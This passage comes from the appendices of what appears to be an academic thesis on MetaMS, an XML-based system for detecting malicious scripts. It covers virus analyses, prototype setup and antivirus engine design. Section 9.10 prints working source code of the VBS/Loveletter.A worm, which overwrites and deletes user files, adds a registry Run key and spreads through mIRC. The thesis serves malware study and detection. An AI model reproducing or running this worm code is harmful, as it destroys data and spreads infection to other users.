Stealth.....: The viruses uses normal dos commands (no tunnelling via packets) and normal DOS call watchers like SnoopDos can proof the infection behaviour. The virus does not restore "fileprotect" flags and the filedate, so that this can be a proof for a possible infection. The file length does not change. No new hunk will be

[94] See www.aminet.org for details

added.
Using the RCH technique the virus searches a place where to put it's own code and crunches the existing data at first. The location can't be found based on a normal offset location search.

Armouring.....: The virus uses several armouring techniques to confuse people while debugging this virus:

1. The virus uses double encryption with an polymorphic engine (SPe)
2. The virus is flexible programmed and uses nearly no hard coded values
3. Write() vector patch uses a polymorphism to cheat some not flexible av-software
4. Polymorphism at entry jump to irritate the anti virus software

---------- Agents ----------

Countermeasures.....: VT 2.77, VW 5.6
Countermeasures successful: All of the above
Standard means.....: -

---------- Acknowledgement ----------

Location.....: Hannover, Germany 28.9.1995.
Classification by...: Markus Schmall, Georg Hoermann and Heiner Schneegold
Documentation by....: Markus Schmall
Date.....: September,28. 1995
Updated document....: January, 10. 2002
Information Source..: Reverse engineering of original virus
Special.....: Some parts of this analyse have been shorted/cutted not to show the public too much information about things like RCH and SPe.

========== End of Cryptic Essence Virus ==========

The Amiga\Cryptic Essence virus is another typical example, which demonstrates the need for advanced AV engines utilizing emulation technologies and algorithmic approaches in general.

9.6 XSL definition file for MetaMS rules and general files

This file printed below covers the complete XSL definition to display MetaMS rule files on supported browsers like Internet Explorer 6 or any other browser, which is able to deal with XSL files.

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:fo="http://www.w3.org/1999/XSL/Format">
	<xsl:template match="/">
		<html>
			<head/>
			<body>
				<br/>
				<br/>
				<span style="font-weight:bold">Rules</span>
				<br/>
				<xsl:for-each select="RuleTable">
					<xsl:for-each select="Rule">

<br>Rule Number <xsl:value-of select="position()"/>
					</br>

					<br/>
					<br/>
					Description <br/>
					<br/>
					<xsl:for-each select="description">
						<xsl:value-of select="."/>
					</xsl:for-each>
					<br/>

					</xsl:for-each>
				</xsl:for-each>
				<br/>
				<br/>
			</body>
		</html>
	</xsl:template>
</xsl:stylesheet>
```

The transformation for native MetaMS result files into HTML code is far more complex. The responsible file ‘result.xsl’ has been placed within the XML drawer of the supplied CD.

9.7 Java interface for host extraction code

The following interface needs to be implemented for special host extraction functionality. Within this thesis, the extraction functionality is purely implemented as an example, which is not interacting with the core engine itself.

```
package org.ms.metams.HttpScan;

import org.ms.metams.exception.*;
import java.io.*;

/**
 * Title:        HTTP Scanner
 * Description:  HTTP Scanner scans the HTTP stream from a given source and identifies relevant
 * information including CGI parameters and cookie information.
 * Copyright:    Copyright (c) 2001
 * Company:      MetaMS development
 * @author Markus Schmall
 * @version 1.0
 */
public interface ParserInterface
{

        /**
         * sets the template name for the extracted scripts, if found
         * @param name - name of the file
         * @throws MSGeneralException
         */
        public void setScriptName(String name) throws MSGeneralException;


        /**
         * scans a given content for additional CGIs etc.
         * @param scanContent - string needed for later (e.g. recursive)
    * parsing
         */
        public void scan(String url) throws MSGeneralException;

        /**
         * scans the current line in context of previous lines
         * @param currentLine - line to be scanned
         * @param reader - current buffered reader
         * @throws MSGeneralException, IOException
         */
        public void scanLine(String currentLine, BufferedReader reader)
                throws MSGeneralException,IOException;

        /**
         * checks, if the given buffer is HTML code
         * @param URL - string for the adress to connect to.
         * @throws MSGeneralException
         * @returns true - HTML code (false otherwise)
         */
```

```
    public boolean checkFileType(String URL) throws MSGeneralException;

    /**
     * extracts the script found at the current context
     * @param line - current line, useful info may be concatenated
     * @param reader - buffered reader
     * @throws IOException, MSGeneralException
     */
    public void extractScript(String line, BufferedReader reader)
                throws IOException,
                                                MSGeneralException;


}   // interface definition of ParserInterface
```

The function “setScriptName(String name)” sets the template name for found scripts. If there are found more than one script within the to be scanned file, the scripts will be saved under the names:

- template name + 0
- template name + 1
- ….

All other functions are self-explaining based on the “Javadoc” comments as found in the headers.

An example implementation for active content within HTML code can be found in the HTTPScan directory (package org.ms.metams.HTTPScan).

9.8 Install/start operations

This chapter describes all operations needed to set up the different parts of the prototype implementation.

At a first step, the MYSQL database in versions 3 or 4 (tested against version 4 alpha) needs to be installed and the user “metams” with the same password has to be created.

To set up the initial operations, the MySQL client or any other administration interface has to be started and the following commands need to be issued:

```
CREATE DATABASE MetaMS;

mysql> CREATE TABLE fileinfo (
   -> ID INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
   -> NAME TEXT,
   -> LASTSCANNED TEXT,
   -> WEIGHT INT,
   -> METAMSSOURCE LONGBLOB
   -> );
```

Please note, that the data type LONGBLOB is specific to MySQL. Oracle database contain a similar data type, which is often referred to as RAW. The MetaMS source (the XML code) is saved in uuencoded format as otherwise the SQL query string handling would much more complex. This is based on the fact, that the MetaMS code also contains quotations marks, which would irritate the parsing system.

```
Mysql> CREATE TABLE weights (
   -> ID INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
   -> NAME TEXT,
   -> WEIGHT INT
   ->);

mysql> CREATE TABLE rules (
   -> ID INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
   -> NAME TEXT,
   -> rule TEXT
   -> );
```

The database is expected to be installed on the local system accessible by the “localhost” name. Username for the database should be “metams” and password should be also “metams”. The SQL script for creating the necessary database structures can be found in the “SQL” drawer on the supplied CD.

To execute this script, start the MySQL console (bin/mysql) and call the source function with the name of the SQL script (Example: ./mysql source h:\sql\createdb.txt).

The example set of weights will be inserted into the database by issuing the following SQL statements:

```
INSERT INTO weights (name, weight) Values (“CP_FILE_MAIL”, 50);
```

INSERT INTO weights (name, weight) Values (“CP_FILE_FILE”, 50);
INSERT INTO weights (name, weight) Values (“CP_FILE_STRING”, 50);
INSERT INTO weights (name, weight) Values (“CP_STRING_FILE”, 50);
INSERT INTO weights (name, weight) Values (“PAYLOAD_WEAK”, 10);
INSERT INTO weights (name, weight) Values (“PAYLOAD_STRONG”, 15);
INSERT INTO weights (name, weight) Values (“SCHLEIFE_FILESEARCH”, 5);
INSERT INTO weights (name, weight) Values (“SCHLEIFE_ADRESSLIST”, 5);
INSERT INTO weights (name, weight) Values (“SCHLEIFE_ADRESSENTRY”, 5);
INSERT INTO weights (name, weight) Values (“CP_UNKNOWN_MAIL”, 40);
INSERT INTO weights (name, weight) Values (“TRESHHOLD”, 100);

If the database is started on a Windows system, make sure, that the MySQL service has been started by typing the command “mysqld-nt –install”. This command can be found in the binary directory of the MySQL installation. For the shareware/freeware release of MySQL, the database has to be started manually as a standalone program by using the command “mysqld-nt –standalone”.

As last step related to the database, please add a user called “metams” with password “metams” to the database and grant all rights to this user.

As next point, PHP 4 has to be installed. An example configuration file for PHP has been supplied in the “config” drawer of the supplied CD. Please note, that PHP 4.2.0 has a bug, when accessing URL encoded parameters. Therefore, the REGISTER_GLOBALS flag has to be set to “On”.

For the core web interface, all files from the PHP drawer need to be copied to the root location of the web server. The “PHP” include (within the configuration file) directory has to point to the “PHP\include” drawer from the supplied CD.

Configuration file examples for Apache 1.3 and Apache 2.0 are also to be found in the “config” directory of the supplied CD.

As all DTDs are referencing a server named “metams.mschmall.de”, this name has to be made known to the system. Please note, that this is no DNS available name. For windows users, add the following line to your “HOST” file in one of the Microsoft Windows installation directories:

“127.0.0.1 metams.mschmall.de”

This line results in a redirection. If a user tries to access the address “metams.mschmall.de” actually the IP address 127.0.0.1 will be addressed.

For the compilation of the expert system, you have to install ANT as described in the supplied ANT documentation. Furthermore you have to set the JDOMDIR environment variable to the MetaMS drawer, which needs to be copied to a hard drive.

Java 1.3.1 or Java 1.4.0 (respective updated versions) needs to be installed and the “bin” directory of this installation needs to be inserted into the “PATH” environment variable. Furthermore, the “JAVA_HOME” environment variable needs to be set.

Additionally the “METAMSSRC” environment variable needs to be set to the “src” drawer of the MetaMS source project.

To start the converter system, just type the following commands:

Java –D SCAN_ARCHIV_NAME=d:\Source\MetaMS\build\scanner.jar –classpath d:\Source\MetaMS\build\scanner.jar;d:\Source\MetaMS\build\metams.jar org.ms.metams.Startup “File to be scanned” “MetaMS filename”

To start the analysis process itself, type the following commands:
Java D SCAN_ARCHIV_NAME=d:\Source\MetaMS\build\scanner.jar –classpath d:\Source\MetaMS\build\scanner.jar;d:\Source\MetaMS\build\metams.jar org.ms.metams.rule.Startup "MetaMS filename" "Name of rule file"

9.9 Design of an Antivirus engine

This chapter will describe the basic ideas, concepts, components and approaches to develop an Anti Virus from scratch seen from a developers/software engineer's point of view. It will focus on the main elements of an Anti Virus engine (herein referred to as AV engine) and exclude aspects like graphical user interfaces, real time monitors, file system drivers and plug-ins for certain application software like Microsoft Exchange or Microsoft Office. Although AV engines running/scanning for single platforms (e.g. for Palm OS or EPOC/Symbian OS) can be designed in the same way, the focus within this article is put on designing multi platform scanning engines, which are far more complex for obvious reasons.

Looking at the situation right now, we see mainly smaller changes to existing engines. Complete redesigns of overall engine concepts are rarely seen. One exception is the highly respected Kaspersky AV solution, which was released early 2002 in a redesigned 4.0 version and contains main parts of the new architecture called „Prague"[95].

Coming back to the basics, following requirements/points should be discussed first, when thinking on developing/designing a new AV engine:

- targeted/addressed platforms
- programming language
- required modularity
- file access concept

Nowadays the main parts of an AV engine are typically compiled based on the same source code for various platforms, which can have differences in the byte order (little/big endian), CPUs and general requirements on aligned code. All this special scenarios have to be kept in mind, when developing the concept of an AV engine.

Many platforms execute code faster, when the data parts are aligned to long word (32 bit) addresses. Other platforms are not able to access 16bit/32 bit values, which are not on even addresses (older Motorola CPUs as MC68020 e.g. had this limitation). The decision for a programming language depends directly on the addressed platforms. Generally, an AV engine should be developed in a programming language, which is available for all platforms and optimizing compilers for these platforms are available. Nowadays typical AV engines are developed using the programming languages C or C++. C++ has the reputation is being a rather modern language, but based on the object orientated approach, typically bigger and slightly slower than C code.

As certain data types will be interpreted differently on various platforms (e.g. long or integer variables), it is also very helpful to define own data types based on standard data types, which are the same on all supported platforms.

To enable the core AV engine to be independent from the surrounding operating system, between the core AV engine and the file system there needs to be build an abstraction layer, which has to include conditional compilation for dedicated platforms.

Another straightforward way is to compile certain parts of the AV engine only for dedicated operating systems and not to use a file system layer at all. This way obviously results in faster programmed results, but for the long term, it turns out to be neither easily maintainable nor expandable.

95 personal discussions with Mr. Costin Raiu (KAV Labs, Romania)

An abstraction layer, comparable to the file system abstraction layer, should be also implemented for the memory interface and the graphical user interface, so that the core scan engine has to call always the same API calls to allocate memory, generate message boxes etc...

Modularity is without any question an important issue in modern software development. Obviously, it has many advantages to create clean interfaces and make all program parts modularized. By designing the overall AV engine with modularity in mind, single parts on its own can be replaced later against a more powerful module by keeping the functionality the same. This aspect will also later discussed when looking at online-update functionalities.

Especially for corporate customers it is important to offer a flexible management console/interface. This part obviously does not belong to the AV engine core, but should be kept in mind, when designing overall interfaces, engine modules and communication matrixes.

Speaking of modularity it is also a good idea to divide the parts of the core AV engine into components, whereby the separation in a binary virus engine and a macro/script engine can only be seen as a high-level approach.

Following components/functionalities belong to a “modern” AV engine:

- file system layer
- core of the engine
- scanners for certain file types (e.g. “rtf”, “ppt”, “com”, “pe”, etc.)
- memory scanners
- support functionality for decompression of certain file types (e.g. ZIP archives, UPX compressed executables)
- code emulators (e.g. Win32)
- heuristic engines
- update mechanisms

The core AV engine can be seen as a straightforward framework, which calls “external” scan modules and therefore can be expected to be the necessary “glue”. As a result, it needs to be designed a “registration” mechanism, so that additional components (e.g. a scanner for a new file format) can be registered and updated. This mechanism needs to be protected by digital certificates or similar mechanisms. We already now see scan engine frameworks e.g. in the Exchange virus protection area, which offer to use from 1 up to 5 different scan engines from different vendors, which will be directly called out of the framework. In addition, the known AV company F-Secure utilizes for their product besides own scan technologies several solutions like F-Prot and AVP scan engines.

As already mentioned, it is a good move to implement a file system layer, so that all parts of the AV engine on all platforms can invoke the same API calls. Following functionality (close to the Ansi-C standard) should be supported to enable easy access to files:

- open(filename)
- close(file handle)
- read(file handler, buffer, length, number of read bytes)
- write(file handler, buffer, length, number of written bytes)
- seek(offset, optional fields)
- find first(handle)
- find next(handle)

In case a seek() functionality is not intended to be supported as API call, the read/write functionality needs to be enhanced by adding a “file offset” field.

The general “find first/find next” file functionality typically will be only used within the core AV engine, as this core part then passes the file pointer alike structure to the “external” scan modules for further operations.

Thinking on the program flow, on of the first steps is to identify the file type/archive type. (for the time being, let us call this point within the engine “entry point”). This can be handled from the core AV engine or from a dedicated function call within every scanner module for a dedicated file format/type. The latter way should be preferred to enable easy change/adaptation of a new scanner module.

Typically this file type check can be performed rather quickly (e.g. for Windows PE files, OLE documents etc.). In dedicated cases like PalmOS PRC files (see http://www.securityfocus.com/infocus/1521) the detection is more complex and again should not be placed within the core AV engine.

If a compressed file is detected, the later discussed decompression engine/functionality has to be called. Thinking more general also decompression engines can be seen as some kind of a scanner module, which necessarily has to call back to the AV engine’s entry point.

After the file type has been determined, the corresponding scanner module has to be called to perform the scan routine itself. Every module should have the possibility to call back to the previously called entry point of the AV engine. This could be necessary in the case of scanning embedded files within other files (e.g. a Word document embedded within a PowerPoint presentation).

Depending on the result of the scan functionality itself, there needs to be the possibility to interact with the user interface via a generic abstraction layer to show certain warning requesters etc...

At this point it makes sense to define, what functionality should be existing within every scanner module:

file type detection code, which checks up, if the given input can be handled by the scan module
scan functionality (which should be able to interact with the GUI elements to show requesters etc.)
removal functionality (e.g. remove link viruses from infected files or delete files completely)

The idea is to keep the interface as small and clean as possible. The scan modules should not rely on any buffers etc. located in the core AV engine. Furthermore the core scan modules itself should just see file/memory pointers and work with this pointers. All underlying operations/layers should be fully transparent for the scan module.

In case of the removal functionality, it is often needed to remove registry entries to disable the activation of certain malicious code. This functionality, which is obviously heavily depending on the underlying platform, should be programmed using direct operating system functions and compiled only, when needed. At this point it makes no sense to implement an abstraction layer.

The memory scanning components (e.g. memory scanner for Windows 95/98 IFS based malicious codes) can be placed within the same category as the above described registry cleaning functionalities. Hereby it has to be noted, that the memory scanning components are often not within the focus of the development.

The decompression functionality within AV engines is often seen as a small task, but it is truly a complex program. One the one hand archives (like zip, rar, etc.) and exchange formats (mime, uuencode etc.) shall be decompressed recursively and without the need for external decompression programs. On the other hand, executable files shall be able to be decompressed. Speaking of decompression of archives/exchange formats it seems to be a good approach to decompress all files within a predefined directory and perform recursive decompression operations, if necessary. In the past we have seen a couple of attacks (see [42]) against decompression modules, which decompressed the

embedded files within memory and the system was running out of memory. The file located at [42] is a ZIP archive with a total length of 42 kb. Recursively unpacked the files archived within this file are far more than 100 MB big and an “in memory” decompression would obviously decrease performance drastically.

Additionally it should be possible to compress the files into archives again to enable meaningful cleaning operations. The decompression operation therefore also needs access to the generic file system layer to store/access decompressed files.

Speaking of compressed executable files (e.g. compressed with UPX) a similar approach is possible. The decompressed file can be saved in a predefined directory and scanned then. Another typical approach is to decompress the entire file into memory and pass back the pointer and length of the file to the calling instance. The file system layer would have then to be able to address a memory range also as a file.

Right now it is worth a look at detection engines/techniques beside the already in detail discussed heuristic engines (see http://www.securityfocus.com/infocus/1542). Nearly every modern AV engine contains

- checksum based engines (often straight forward CRC32)
- scan string based engines

As addition to these basic techniques, also very often script based interpreters can be found in engines. By implementing these interpreters with complex instruction sets, it is possible to write detection/removal routines even for highly complex polymorphic viruses often without the need to change the engine/program detection code in C/C++. Obviously, these interpreters need access to emulators, memory layers and file system layers to become as powerful as possible. The interpreters typically work with precompiled code (pcode) located in the data/definition files.

At this point the core points of AV engine architecture are discussed. Another point is the design of the “online update” functionality to stay up-to-date. Basically there are choices, when implementing update functionality:

- update data files
- update data files and update executable code

Generally, all updates should be digitally signed to protect the users from installing malicious content. To implement the data file updates is not critical. Hereby it should be mentioned, that the approach not to send out complete update files, but just differences from the previously installed versions, keeps network traffic low and is especially interesting in the corporate environment. To update executable code using online functionality is usually a more complex operation. This approach typically replaces complete modules of an AV scanner. Therefore the AV engine needs to have the functionality to register, remove, update and add modules of its own. This interface obviously needs to be protected (e.g. by digital certificates), as otherwise malicious codes could start to attack this registration interface and disable certain important functionality.

At this point it is clear, that the development of a complete AV engine for a platform like Windows is an extremely complex task, which needs to be fulfilled by a group of developers. To keep an AV engine maintainable and stable over a long time is a difficult job, which requires a lot of invest and experience in the software engineering area.

Therefore it can be expected, that the group of independent AV solutions will slightly decrease within the next years and that at the same time the technical requirements on AV engines grow.

9.10 VBS/Loveletter.A file handling routine

The complete VBS/Loveletter.A file infection/deletion routine is shown below, which has caused major problems worldwide. The general search constructs are quite common for malicious codes and comparing the previously printed MetaMS code shows significant similarities to the search routines as found within PHP\Pirus.A (as shown in chapter "3.7 Virus Analysis: PHP\Pirus.A").

Source code for the file handling routine (reformatted to make analysis easier) of VBS/Loveletter.A:

```
rem  barok -loveletter(vbe) <i hate go to school>
rem by: spyder / ispyder@mail.com / @GRAMMERSoft Group / Manila,Philippines
On Error Resume Next
dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
eq=""
ctr=0
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullname,1)
vbscopy=file.ReadAll
main()
sub main()
On Error Resume Next
dim wscr,rr
set wscr=CreateObject("WScript.Shell")
rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout")
if (rr>=1) then
wscr.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout",0,"REG_DWORD"
end if
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
Set dirtemp = fso.GetSpecialFolder(2)
Set c = fso.GetFile(WScript.ScriptFullName)
c.Copy(dirsystem&"\MSKernel32.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
html()
listadriv()
end sub
sub listadriv
On Error Resume Next
Dim d,dc,s
Set dc = fso.Drives
For Each d in dc
If d.DriveType = 2 or d.DriveType=3 Then
folderlist(d.path&"\")
end if
Next
listadriv = s
end sub
sub infectfiles(folderspec)
On Error Resume Next
dim f,f1,fc,ext,ap,mircfname,s,bname,mp3
```

```
set f = fso.GetFolder(folderspec)
set fc = f.Files
for each f1 in fc
ext=fso.GetExtensionName(f1.path)
ext=lcase(ext)
s=lcase(f1.name)
if (ext="vbs") or (ext="vbe") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
elseif(ext="js") or (ext="jse") or (ext="css") or (ext="wsh") or (ext="sct") or (ext="hta") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
bname=fso.GetBaseName(f1.path)
set cop=fso.GetFile(f1.path)
cop.copy(folderspec&"\"&bname&".vbs")
fso.DeleteFile(f1.path)
elseif(ext="jpg") or (ext="jpeg") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
set cop=fso.GetFile(f1.path)
cop.copy(f1.path&".vbs")
fso.DeleteFile(f1.path)
elseif(ext="mp3") or (ext="mp2") then
set mp3=fso.CreateTextFile(f1.path&".vbs")
mp3.write vbscopy
mp3.close
set att=fso.GetFile(f1.path)
att.attributes=att.attributes+2
end if
if (eq<>folderspec) then
if (s="mirc32.exe") or (s="mlink32.exe") or (s="mirc.ini") or (s="script.ini") or (s="mirc.hlp") then
set scriptini=fso.CreateTextFile(folderspec&"\script.ini")
scriptini.WriteLine "[script]"
scriptini.WriteLine ";mIRC Script"
scriptini.WriteLine ";  Please dont edit this script... mIRC will corrupt, if mIRC will"
scriptini.WriteLine "     corrupt... WINDOWS will affect and will not run correctly. thanks"
scriptini.WriteLine ";"
scriptini.WriteLine ";Khaled Mardam-Bey"
scriptini.WriteLine ";http://www.mirc.com"
scriptini.WriteLine ";"
scriptini.WriteLine "n0=on 1:JOIN:#:{"
scriptini.WriteLine "n1=  /if ( $nick == $me ) { halt }"
scriptini.WriteLine "n2=  /.dcc send $nick "&dirsystem&"\LOVE-LETTER-FOR-YOU.HTM"
scriptini.WriteLine "n3=}"
scriptini.close
eq=folderspec
end if
end if
next
end sub
sub folderlist(folderspec)
On Error Resume Next
dim f,f1,sf
```

```
set f = fso.GetFolder(folderspec)
set sf = f.SubFolders
for each f1 in sf
infectfiles(f1.path)
folderlist(f1.path)
next
end sub
sub regcreate(regkey,regvalue)
Set regedit = CreateObject("WScript.Shell")
regedit.RegWrite regkey,regvalue
end sub
function regget(value)
Set regedit = CreateObject("WScript.Shell")
regget=regedit.RegRead(value)
end function
function fileexist(filespec)
On Error Resume Next
Dim msg
if (fso.FileExists(filespec)) Then
msg = 0
else
msg = 1
end if
fileexist = msg
end function
function folderexist(folderspec)
On Error Resume Next
dim msg
if (fso.GetFolderExists(folderspec)) then
msg = 0
else
msg = 1
end if
fileexist = msg
end function
sub html
On Error Resume Next
dim lines,n,dta1,dta2,dt1,dt2,dt3,dt4,l1,dt5,dt6
dta1="<HTML><HEAD><TITLE>LOVELETTER - HTML<?-?TITLE><META NAME=@-@Generator@-@ CONTENT=@-@BAROK VBS - LOVELETTER@-@>"&vbcrlf& _
"<META NAME=@-@Author@-@ CONTENT=@-@spyder ?-? ispyder@mail.com ?-? @GRAMMERSoft Group ?-? Manila, Philippines ?-? March 2000@-@>"&vbcrlf& _
"<META NAME=@-@Description@-@ CONTENT=@-@simple but i think this is good...@-@>"&vbcrlf& _
"<?-?HEAD><BODY ONMOUSEOUT=@-@window.name=#-#main#-#;window.open(#-#LOVE-LETTER-FOR-YOU.HTM#-#,#-#main#-#)@-@ "&vbcrlf& _
"ONKEYDOWN=@-@window.name=#-#main#-#;window.open(#-#LOVE-LETTER-FOR-YOU.HTM#-#,#-#main#-#)@-@ BGPROPERTIES=@-@fixed@-@ BGCOLOR=@-@#FF9933@-@>"&vbcrlf& _
"<CENTER><p>This HTML file need ActiveX Control<?-?p><p>To Enable to read this HTML file<BR>- Please press #-#YES#-# button to Enable ActiveX<?-?p>"&vbcrlf& _
"<?-?CENTER><MARQUEE LOOP=@-@infinite@-@ BGCOLOR=@-@yellow@-@>----------z----------z----------<?-?MARQUEE> "&vbcrlf& _
"<?-?BODY><?-?HTML>"&vbcrlf& _
"<SCRIPT language=@-@JScript@-@>"&vbcrlf& _
"<!--?-??-?"&vbcrlf& _
```

```
"if (window.screen){var wi=screen.availWidth;var hi=screen.availHeight;window.moveTo(0,0);window.resizeTo(wi,hi);}"&vbcrlf& _
"?-??-?-->"&vbcrlf& _
"<?-?SCRIPT>"&vbcrlf& _
"<SCRIPT LANGUAGE=@-@VBScript@-@>"&vbcrlf& _
"<!--"&vbcrlf& _
"on error resume next"&vbcrlf& _
"dim fso,dirsystem,wri,code,code2,code3,code4,aw,regdit"&vbcrlf& _
"aw=1"&vbcrlf& _
"code="
dta2="set fso=CreateObject(@-@Scripting.FileSystemObject@-@)"&vbcrlf& _
"set dirsystem=fso.GetSpecialFolder(1)"&vbcrlf& _
"code2=replace(code,chr(91)&chr(45)&chr(91),chr(39))"&vbcrlf& _
"code3=replace(code2,chr(93)&chr(45)&chr(93),chr(34))"&vbcrlf& _
"code4=replace(code3,chr(37)&chr(45)&chr(37),chr(92))"&vbcrlf& _
"set wri=fso.CreateTextFile(dirsystem&@-@^-^MSKernel32.vbs@-@)"&vbcrlf& _
"wri.write code4"&vbcrlf& _
"wri.close"&vbcrlf& _
"if (fso.FileExists(dirsystem&@-@^-^MSKernel32.vbs@-@)) then"&vbcrlf& _
"if (err.number=424) then"&vbcrlf& _
"aw=0"&vbcrlf& _
"end if"&vbcrlf& _
"if (aw=1) then"&vbcrlf& _
"document.write @-@ERROR: can#-#t initialize ActiveX@-@"&vbcrlf& _
"window.close"&vbcrlf& _
"end if"&vbcrlf& _
"end if"&vbcrlf& _
"Set regedit = CreateObject(@-@WScript.Shell@-@)"&vbcrlf& _
"regedit.RegWrite @-@HKEY_LOCAL_MACHINE^-^Software^-^Microsoft^-^Windows^-^CurrentVersion^-^Run^-^MSKernel32@-@,dirsystem&@-@^-^MSKernel32.vbs@-@"&vbcrlf& _
"?-??-?-->"&vbcrlf& _
"<?-?SCRIPT>"
dt1=replace(dta1,chr(35)&chr(45)&chr(35),"""")
dt1=replace(dt1,chr(64)&chr(45)&chr(64),"""""")
dt4=replace(dt1,chr(63)&chr(45)&chr(63),"/")
dt5=replace(dt4,chr(94)&chr(45)&chr(94),"\")
dt2=replace(dta2,chr(35)&chr(45)&chr(35),"""")
dt2=replace(dt2,chr(64)&chr(45)&chr(64),"""""")
dt3=replace(dt2,chr(63)&chr(45)&chr(63),"/")
dt6=replace(dt3,chr(94)&chr(45)&chr(94),"\")
set fso=CreateObject("Scripting.FileSystemObject")
set c=fso.OpenTextFile(WScript.ScriptFullName,1)
lines=Split(c.ReadAll,vbcrlf)
l1=ubound(lines)
for n=0 to ubound(lines)
lines(n)=replace(lines(n),"""",chr(91)+chr(45)+chr(91))
lines(n)=replace(lines(n),"""""",chr(93)+chr(45)+chr(93))
lines(n)=replace(lines(n),"\",chr(37)+chr(45)+chr(37))
if (l1=n) then
lines(n)=chr(34)+lines(n)+chr(34)
else
lines(n)=chr(34)+lines(n)+chr(34)&"&vbcrlf& _"
end if
next
set b=fso.CreateTextFile(dirsystem+"\LOVE-LETTER-FOR-YOU.HTM")
b.close
```

```
set d=fso.OpenTextFile(dirsystem+"\LOVE-LETTER-FOR-YOU.HTM",2)
d.write dt5
d.write join(lines,vbcrlf)
d.write vbcrlf
d.write dt6
d.close
end sub
```

The MetaMS representation of this routine has already been shown in chapter “3.2.1 MetaMS representation of VBS/Loveletter.A file replication routine”.

9.11 MetaMS representation of the VBS mass mailer from Win32/Sharpei.A@mm

Win32/Sharpei.a@mm is a highly interesting combination of virus, dropper and worm, which utilizes Win32 x86 code as initial dropper. The mass mailing routine is programmed in Visual Basic Script and the local replication routine is programmed in C# and consequently compiled to MSIL language code. The mass mailing routine again only differs in another arrangement of the code. Hereby one mail for each Microsoft Outlook address list is send. This way "intelligent" outbreak detection system have a higher chance to detect the replication operation.

Below the MetaMS representation of the VBS part is shown:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE code SYSTEM "c:\Docs\xml\metams.dtd">
<?xml-stylesheet type="text/xsl" href="c:\Docs\xml\metams.xsd"?>
<code>
	<body id="0" body-start="0" body-end="19">
		<variable name="mail" position="4" type="default"
		encrypted="no">
			<value>ML_MAIL</value>
		</variable>
		<variable name="sharp" position="3" type="default"
			encrypted="no">
			<value>ML_OUTLOOK</value>
		</variable>
		<variable name="c" position="20" type="default" encrypted="no">
			<value>ML_FILESYSOBJ</value>
		</variable>
		<trigger position="5" body_entry="yes" type="adresslistcounter"
			id="0" body_id="0">
		</trigger>
		<payload id="0">
			<positiondescription>21</positiondescription>
			<payload_type type="system_strong"></payload_type>
		</payload>
		<schleife position="5" id="1" trigger_id="0" endpoint="0"
			endless="false">
		</schleife>
	</body>
	<process id="" type="default" body_id=""/>
	<body id="1" body-start="5" body-end="19">
		<variable name="b" position="6" type="default" encrypted="no">
			<value>ML_ADDRESSLIST</value>
		</variable>
		<variable name="counter" position="7" type="default"
			encrypted="no">
			<value>1</value>
		</variable>
		<variable name="c" position="8" type="default" encrypted="no">
			<value>ML_OUTLOOK.createitem(0)</value>
		</variable>
		<copy id="0" from="FILE" to="MAIL" overwrite="unknown"
			create="unknown">
			<position>16</position>
```

```
                </copy>
                <copy id="1" from="UNKNOWN" to="MAIL" overwrite="unknown"
                        create="unknown">
                        <position>18</position>
                </copy>
                <trigger position="9" body_entry="yes" type="namelistcounter"
                        id="1" body_id="1">
                </trigger>
                <schleife position="9" id="2" trigger_id="1" endpoint="0"
                        endless="false">
                </schleife>
        </body>
        <body id="2" body-start="9" body-end="13">
                <variable name="counter" position="12" type="default"
                        encrypted="no">
                        <value>counter+1</value>
                </variable>
                <variable name="e" position="10" type="default" encrypted="no">
                        <value>ML_ADDRESSENTRY</value>
                </variable>
        </body>
</code>
```

By looking at the source it becomes clear, that we are working in an environment, which depends on address lists and address entries and we have a mass mailer in front of us. Looking at the source (as shown in chapter ‘6.1.2 Parser’) reveals another potential problem. It is complicated to differ between a malicious operation and a valid mailing routine.

Expect for the mass mailing, which is attaching a file, which has no relation to the mass mailer code itself, no suspicious code can be found. Tests with Kaspersky AV 4.0 and Symantec Norton AV 8.00 showed, that the heuristic engines are not able to reliably catch this functionality.

NB: An excellent test regarding the quality of heuristic engines nowadays deployed within AV solutions can be found on the servers of Virus Test Centre University Hamburg (see [HEUREKA]).

9.12 MetaMS version of VBS/Funny.C

VBS/Funny.C can be seen as another typical Visual Basic Script worm including mass mailing functionality. The XML file below shows the converted MetaMS file and describes clearly the Microsoft Outlook based replication routine including the known dependencies.

The email replication is following this scheme:

```
for (runner = 0 ; runner <= Number of address lists)
{
        Select AdressList depending on “runner”

                for (eRunner = 0 ; eRunner <= Number Of address entries in selected address list)
{
        Copy File to Mail;
}
 }
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE code SYSTEM "c:\Docs\xml\metams.dtd">
<?xml-stylesheet type="text/xsl" href="c:\Docs\xml\metams.xsd"?>
<code filename="d:\virus\vbs\funny\c\funnyc.vb1">
        <body id="0" body-start="0" body-end="105">
                <variable name="sourcefile" position="14" type="default"
                        encrypted="no">
                        <value>ML_OWNFILEHANDLE</value>
                </variable>
                <variable name="mapistring" position="13" type="default"
                        encrypted="no">
                        <value>ML_MAIL</value>
                </variable>
                <variable name="outlookapplicationcom" position="12"
                        type="default" encrypted="no">
                        <value>ML_OUTLOOK</value>
                </variable>
                <variable name="scriptingfilesys" position="10" type="default"
                        encrypted="no">
                        <value>ML_FILESYSOBJ</value>
                </variable>
                <variable name="destfile" position="15" type="default"
                        encrypted="no">
                        <value>ML_FILEHANDLE</value>
                </variable>
                <variable name="ftvxb" position="11" type="default"
